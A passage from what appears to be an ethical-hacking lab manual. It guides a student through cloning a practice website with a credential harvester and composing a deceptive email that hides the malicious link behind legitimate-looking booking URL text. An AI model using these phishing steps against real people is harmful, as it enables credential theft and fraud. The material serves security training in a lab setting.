


10. Type the IP address of the local machine (**10.10.1.13**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

> Note: In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**). These details may vary in your lab environment.

11. Now, you will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this task, we will clone the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.


> Note: You can clone any URL of your choice.



12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

> Note: If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



14. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.


15. Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

> Note: You can log in to any email account of your choice.


16. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

> Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to your malicious cloned certifiedhacker page.

17. Position the cursor where you wish to place the fake URL, then click the **Insert link** icon.

